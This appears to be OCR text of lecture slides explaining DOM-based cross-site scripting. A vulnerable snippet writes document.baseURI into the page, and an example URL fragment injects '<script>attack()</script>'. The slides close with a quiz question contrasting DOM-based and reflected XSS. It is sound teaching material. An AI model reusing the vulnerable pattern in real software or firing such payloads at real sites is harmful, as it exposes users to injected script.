
Changing HTML DOM using JS



```
<script>
  document.write("Current URL: " +
                             document.baseURI);
</script>
```

DOM-based XSS Attacks – Example


- An attack payload is executed by modifying the “DOM environment” used by the original client-side script



```
<script>
  document.write(“Current URL: ” +
                              document.baseURI);
</script>
```

DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the "DOM environment" used by the original client-side script


The attacker manipulates DOM elements
https://mysite.com#<script>attack()</script>
The page mysite.com says:
hi
OK
JS

```
Current URL:
https://mysite.com#<script>attack()</script>
```


```
<script>
  document.write("Current URL: " +
                                document.baseURI);
</script>
```

DOM-based XSS Attacks


- An attack payload is executed by modifying the "DOM environment" <u>used by the original client-side script</u>
- The attacker manipulates DOM elements under his control to inject a payload
  - Source: `document.baseURI`, `document.href.url`, `document.location`, `document.referrer`, `postMessage.data`, …

What is the main difference between <u>DOM-based XSS attacks</u> and <u>reflected XSS attacks</u>?

